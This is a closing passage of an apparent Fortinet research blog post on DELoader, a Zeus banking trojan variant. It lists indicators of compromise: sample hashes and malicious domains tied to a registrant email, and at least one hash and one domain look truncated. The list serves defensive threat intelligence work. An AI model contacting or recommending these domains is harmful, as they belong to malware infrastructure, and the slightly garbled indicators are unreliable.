92. [redacted].94: ALEXANDRTOK25B1_E6B6B0E4CF29F94A.  
92. [redacted].94: 1040.
```

High five if you found “ALEXANDR”.

-- FortiGuard Lion Team --

IOCs

DELoader SHA-256 hashes (all detected as W32/DELoader.A!tr):

```
72faed0bc66afe1f42bd7e75b7ea26e0596effac65f67c0ac367a84ec4858891  
5d759710686db2c5b81c7125aacf70e252de61ab360d95e46cee8a9011c5693f  
c16281c83378a597cbc4b01410f997e45b89c5d06efada8000ff79c3a24d63ca  
171693ab13668c6004a1e08b83c9877a55f150aaa6d8a624c3f8ffc712b22f0b  
5afee15a022fcdb12cc791dd02db0ec6beb2e9152b312b2251f2b8ecfe62e03c
```

103c6f425cfd5eb935136f8c4ce51b9556974545bc6b7947039405164d46b0d
cec73c7b54c290b297a713e0eb07c7c2d822cc67ed61b9981256464273d63892

Domains registered by sir777alex@outlook.com:

yberprojects22017.info
masterhost8981.asia
nov15mailmarketing.in
auspostresponse22.asia
goodwinn8.asia
mastehost12312.asia
masterhost1333.asia
marketingmas.in.net
remembermetoday4.asia
startupproject33676.asia
bestbrowser-2015.biz
marketing5050.asia
marketingking878.asia
yidckntbrmhuhmq.com
resdomactivationa.asia
ukcompanymarketing.asia
goodvin77787.in
jajajakala8212.asia
masterhost122133.asia
masterj.in
lalalababla.asia
responder201922.asia
cyberprojects2727.info
super-sexy-girl2015.net
jxsraxhlccokkrob.com
mastehost88832.asia
masterlin888.pw
mamba777.in
copolsox.us
10cyberprojects2016.asia
startupproject336.asia
masterhost122133.asia

by  **Floser Bacurio and Roland Dela Paz** | Jun 21, 2016 | Filed in: [Security Research](#)

Tags: [zeus banking trojan](#) | [zbot](#) | [bank fraud](#) | [DELoader](#) | [Android Marcher](#)

[↑ Next Post: Industries Perspective: Financial Services, Looking Ahead For Cybersecurity](#)

[↓ Previous Post: Securing Critical Infrastructures](#)

0 Comments Fortinet Blog

1 Login ▾

 Recommend  Share

Sort by Best ▾



Start the discussion...

Be the first to comment.□

 [Subscribe](#)

 [Add Disqus to your site](#)

 [Privacy](#)

DISQUS

Corporate

[About Fortinet](#)

[Investor Relations](#)

[Careers](#)

[Partners](#)

[Global Offices](#)□

[Fortinet in the News](#)

[Contact Us](#)

[How to Buy](#)

[Find a Reseller](#)

[FortiPartner Program](#)

[Fortinet Store](#)

[Products](#)

[Product Family](#)

[Certifications](#)□

[Awards](#)

[Video Library](#)

[Service & Support](#)

[FortiCare Support](#)

[Support Helpdesk](#)

[FortiGuard Center](#)



Copyright © 2000 - 2016 Fortinet, Inc. All Rights Reserved. | [Terms of Service](#) | [Privacy](#)